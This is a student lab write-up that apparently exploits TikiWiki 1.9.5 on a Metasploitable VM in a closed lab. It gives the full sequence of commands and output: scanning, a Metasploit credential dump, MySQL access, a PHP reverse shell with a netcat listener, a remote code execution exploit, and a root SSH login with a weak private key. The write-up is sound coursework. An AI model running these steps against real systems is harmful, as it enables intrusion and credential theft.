

Anthony Chavez

Professor Dai

Lab 2 – Metasploitable - tikiwiki

## Lab Objective

In this lab, we were tasked to use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5 in order to understand the penetration process.

## Initial Setup

First, we must find out the IP address of our Kali machine and the victim machine. We can find this by typing the following command:

```
ifconfig
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:4c:16
          inet addr:10.0.2.4   Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:4c16/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6266 (6.1 KB)  TX bytes:7097 (6.9 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18325 (17.8 KB)  TX bytes:18325 (17.8 KB)
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
      inet6 fe80::a00:27ff:fe20:ae2e  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:20:ae:2e  txqueuelen 1000  (Ethernet)
      RX packets 28  bytes 5286 (5.1 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 13  bytes 1266 (1.2 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 8  bytes 400 (400.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8  bytes 400 (400.0 B)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

As seen in the screen snippets, we now know that our victim's IP address is: 10.0.2.4 and our Kali machine's IP address is: 10.0.2.15.

Next, we need to verify that the two machine are able to communicate with each other. We'll start by pinging our Kali machine from the victim machine using the following command:

```
ping 10.0.2.15
```

```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.391 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=1.18 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.07 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.13 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.02 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=1.17 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=1.08 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=1.21 ms

--- 10.0.2.15 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 6998ms
rtt min/avg/max/mdev = 0.391/1.035/1.211/0.251 ms
msfadmin@metasploitable:~$
```

We can see that 8/8 packets were received successfully. Now we will ping the victim machine from our Kali machine.

```
ping 10.0.2.4
```

```
(kali㉿kali)-[~]
$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.17 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.08 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.13 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=1.14 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=1.11 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=1.09 ms
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=1.13 ms
^C
--- 10.0.2.4 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8080ms
rtt min/avg/max/mdev = 0.638/1.075/1.193/0.158 ms
```

We can see that 9/9 packets were received successfully. We have now verified that both machines can communicate with one another.

## Scanning the Victim Machine

We need to scan the victim machine and see what ports are open for us to exploit.


```
nmap 10.0.2.4/24
```

```
(kali㉿kali)-[~]  
$ nmap 10.0.2.4/24  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 18:46 EDT  
Nmap scan report for 10.0.2.1  
Host is up (0.00025s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
  
Nmap scan report for 10.0.2.4  
Host is up (0.00026s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
  
Nmap scan report for 10.0.2.15  
Host is up (0.00016s latency).  
All 1000 scanned ports on 10.0.2.15 are closed  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.72 seconds
```

We see that port 80 is open, so we will try to open a Firefox window using the following command:

```
firefox 10.0.2.4
```

```
(kali㉿kali)-[~]  
$ firefox 10.0.2.4  
█
```




**It works!**


Here we can confirm we are able to use port 80 to begin exploiting this open port.

We will now start looking for what applications are running on the victim machine. First, we will launch a website application brute forcing tool by typing in the following command and configuring the settings as shown in the screen snippet below.

dirbuster





We will run the tool, navigate to the “Results – Tree View” tab, and click “Stop” when we see the “tikiwiki” directory appear.




Using this information, we will launch Firefox again and type the following command:

```
firefox 10.0.2.4/tikiwiki
```



Upon landing on the page, we notice the version number of TikiWiki which is 1.9.5. We will use this information to find available exploits for this version of TikiWiki in the Metasploit database. This is done by typing in the following:

```
msfconsole
search tikiwiki
```



We will choose the third option since this exploit will give us the user and password credentials. To use this module, we will type the following:

```
use auxiliary/admin/tikiwiki/tikidblib
show options
set RHOSTS 10.0.2.4
exploit
```

```
msf6 > use auxiliary/admin/tikiwiki/tikidblib
msf6 auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
URI	/tikiwiki	yes	TikiWiki directory path
VHOST		no	HTTP server virtual host

```

Auxiliary action:

  Name  Description
  ----  -
  Dump  Dump user and password

```

```
msf6 auxiliary(admin/tikiwiki/tikidblib) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 auxiliary(admin/tikiwiki/tikidblib) > exploit
[*] Running module against 10.0.2.4

[*] Establishing a connection to the target ...
[*] Get informations about database ...
[*] Install path : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
msf6 auxiliary(admin/tikiwiki/tikidblib) > 
```

The first command allows us to specify which module we would like to use. The second command will show the parameters we can set for the exploit. In the third command, we specify the target host for this exploit. Finally, the fourth command will execute the exploit and return the user and password credentials.

In the second screen snippet, we were able to find some credentials to use.

## Gaining Access Using Website and Reverse Shell Code

---

Now we can try using the credentials we found to log into the mysql database. We do so by typing the following:

```
mysql -h 10.0.2.4 -u root -p
```

```
(kali㉿kali)-[~]
└─$ mysql -h 10.0.2.4 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

The command will attempt to remotely connect to the MySQL database of the victim machine (-h flag), logging in as root for the user (-u flag) and typing in the user password (-p flag).

As we can see in the screen snippet, we are successful in gaining access to the MySQL database.

To view the available databases, we will type:

```
show databases;
```

```
MySQL [(none)]> show databases
→ ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| tikiwiki |
| tikiwiki195 |
+-----+
4 rows in set (0.001 sec)

MySQL [(none)]> 
```



Next, we will navigate to the “tikiwiki195” database and search the users\_users tables for more credentials to use. We accomplish this by typing the following:

```
use tikiwiki195;
show tables;
select * from users_users;
```

```
MySQL [(none)]> use tikiwiki195
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]> show tables;
+-----+
| Tables_in_tikiwiki195 |
+-----+
| galaxia_activities     |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances     |
| galaxia_processes     |
| galaxia_roles          |
| galaxia_transitions    |
| galaxia_user_roles     |
| galaxia_workitems      |
| messu_archive          |
| messu_messages         |
| messu_sent             |
| sessions               |
+-----+
```

```
users_grouppermissions
users_groups
users_objectpermissions
users_permissions
users_usergroups
users_users
194 rows in set (0.002 sec)


MySQL [tikiwiki195]> select * from users_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| userId | email | login | password created | provpass | default_group | lastLogin | currentLogin | registrationDate | challenge | pass_due | hash |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 8c908deb0f4c3bd36c032e72 | admin | admin | NULL | NULL | 1271712540 | 1271712540 | NULL | NULL | NULL | f6fdffe4 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)
```

In the users\_users table, we notice the columns “login” and “password created” and will investigate the contents of these two columns using the following command:

```
select login, password from users_users;
```

```
MySQL [tikiwiki195]> select login, password from users_users;
+-----+-----+
| login | password |
+-----+-----+
| admin | admin    |
+-----+-----+
1 row in set (0.001 sec)
```

Now, we will go back to the website of the victim machine in FireFox and try logging in with the credentials we just obtained.



Upon logging in successfully, we get prompted to change the current password which we will simply change to “123456” to be able to remember easily.

**Change password enforced**


User:

Old password:

New password:

Again please:

Next, we will click “Backups” under “Admin”.



Then, we will click “Create new backup” and see a new backup file has been created.

## Backups

**Tip**  
Use of this feature is NOT recommended. Please use phpMyAdmin or mysqldump instead.

### List of available backups

Filename	Created	Size	action
1ea7b367757e4dfc2...	Thu 07 of Oct, 2021 [22:53]	0.11 Mb	<a href="#">remove</a> <a href="#">restore</a>

**Create new backup**  
*Creating backups may take a long time. If the process is not completed you will see a blank screen. If so you need to increment the maximum script execution time from your php.ini file*  
  
If any of your forums have attachments stored in the directory you will need to backup these using FTP or SCP.  
  
[Create new backup](#)

**Upload a backup**  
Upload backup:  No file selected.

Now, we will prepare our reverse shell code by modifying the \$ip and \$port variables. We will input our Kali machine’s IP for \$ip and ‘4321’ for \$port.

```
$ip = '10.0.2.15'; // CHANGE THIS
$port = 4321; // CHANGE THIS
```

Then, we will upload the shell code file to the database by clicking “Browse”, selecting the file, and clicking “upload.”

**Upload a backup**  
Upload backup:  shell.php

Next, we will set up a port listener by opening a new terminal and running the following command:

```
nc -v -l -p 4321
```

```
(kali㉿kali)-[~/Downloads]
$ nc -v -l -p 4321
listening on [any] 4321 ...

```

Here we have the netcat command with the verbose (-v flag), listen mode (-l flag), and port (-p flag).

We will now execute our shell code by typing the following in the URL field of Firefox:

10.0.2.4/tikiwiki/backups/shell.php

```
(kali㉿kali)-[~/Downloads]
$ nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 39780
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 23:18:49 up  6:02,  1 user,  load average: 0.00, 0.01, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -            17:18    2:48   0.01s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
$
```

Once the shell file was executed, a shell was opened in the terminal where our port listener was listening. We check who we currently are and the hostname.

## Gaining Access Using Metasploit

Going back, to our Metasploit database, we will search for tikiwiki again, and select the “tikiwiki\_graph\_formula\_exec” module.

```
search tikiwiki
use exploit/unix/webapp/tikiwiki_graph_formula_exec
```

```
msf6 auxiliary(admin/tikiwiki/tikidblib) > search tikiwiki

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/php_xmlrpc_eval      2005-06-29      excellent Yes    PHP XML-RPC Arbitrary Code Execution
1  exploit/unix/webapp/tikiwiki_upload_exec 2016-07-11      excellent Yes    Tiki Wiki Unauthenticated File Upload Vulnerability
2  exploit/unix/webapp/tikiwiki_unserialize_exec 2012-07-04      excellent No     Tiki Wiki unserialize() PHP Code Execution
3  auxiliary/admin/tikiwiki/tikidblib       2006-11-01      normal  No     TikiWiki Information Disclosure
4  exploit/unix/webapp/tikiwiki_jhot_exec   2006-09-02      excellent Yes    TikiWiki jhot Remote Command Execution
5  exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10      excellent Yes    TikiWiki tiki-graph_formula Remote PHP Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp/tikiwiki_graph_formula_exec

msf6 auxiliary(admin/tikiwiki/tikidblib) > use exploit/unix/webapp/tikiwiki_graph_formula_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

Again, we will list out the options available for this module and set the RHOST to the victim machine’s IP address.

```
show options
set RHOSTS 10.0.2.4
```

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

Name      Current Setting  Required  Description
--      -
Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     -                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
URI        /tikiwiki        yes       TikiWiki directory path
VHOST      -                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

However, we need to set the payload this time. We will list out the possible payloads and select one of them.

```
show payloads
set payload generic/shell_bind_tcp
```

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
2	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
3	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stag
4	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Sta
5	payload/php/bind_perl		normal	No	PHP Command Shell, Bind TCP (via Perl)
6	payload/php/bind_perl_ipv6		normal	No	PHP Command Shell, Bind TCP (via perl) IPv6
7	payload/php/bind_php		normal	No	PHP Command Shell, Bind TCP (via PHP)
8	payload/php/bind_php_ipv6		normal	No	PHP Command Shell, Bind TCP (via php) IPv6
9	payload/php/download_exec		normal	No	PHP Executable Download and Execute
10	payload/php/exec		normal	No	PHP Execute Command
11	payload/php/meterpreter/bind_tcp		normal	No	PHP Meterpreter, Bind TCP Stager
12	payload/php/meterpreter/bind_tcp_ipv6		normal	No	PHP Meterpreter, Bind TCP Stager IPv6
13	payload/php/meterpreter/bind_tcp_ipv6_uuid		normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
14	payload/php/meterpreter/bind_tcp_uuid		normal	No	PHP Meterpreter, Bind TCP Stager with UUID Support
15	payload/php/meterpreter/reverse_tcp		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
16	payload/php/meterpreter/reverse_tcp_uuid		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
17	payload/php/reverse_perl		normal	No	PHP Command, Double Reverse TCP Connection (via Perl)
18	payload/php/reverse_php		normal	No	PHP Command Shell, Reverse TCP (via PHP)

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
```

Finally, we are ready to exploit.

```
exploit
```

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials...
[*] No response from the server
[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.15:45277 → 10.0.2.4:4444) at 2021-10-07 23:49:10 -0400

hostname
metasploitable
whoami
www-data
█
```

After gaining remote access, we can get the hostname and the current user.

Now, we will begin to try gaining root access. First, we will type the following:

```
ls /root/.ssh
cat /root/.ssh/authorized_keys
```

```
ls /root/.ssh
authorized_keys
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/SteoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcp+Jz2mt4y1uA73KqoXfdw5oGUKxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```

Second, we must find the corresponding private key for this public key. In a new terminal, we will navigate to the where we saved “5622.tar.bz2” which was downloaded during the prelab setup. We will extract the contents of the folder using the following command.

```
tar jxvf 5622.tar.bz2
```

```
(kali@kali)-[~/Downloads]
$ tar jxvf 5622.tar.bz2
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
rsa/2048/3fabfadd883c3c9f69881a4fc30fdac7-3828.pub
```

Third, we will navigate the directories until we get to the directory which contains a list of pairs of public and private keys. Then we will search for our public key’s pair using the following command:

```
grep -lr
AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVx
pbpG70lShHQqldJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1
e6/5teoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66X6e77
7GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+q
UGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcp+Jz2mt4y1uA73KqoXfdw5oGUKxd
Fo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w==
*.pub
```

```
(kali@kali)-[~/Downloads/rsa/2048]
$ grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/SteoweG1jr2q0ffdomVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcp+Jz2mt4y1uA73KqoXfdw5oGUKxdFo9f1nu20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3w== *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
```

We are successful in finding the matching private key, so now we can connect using this key in the following command:

```
ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
whoami
ifconfig
hostname
```



```

(kali㉿kali)-[~/Downloads/rsa/2048]
$ ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:4c:16
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:4c16/64 Scope:Link
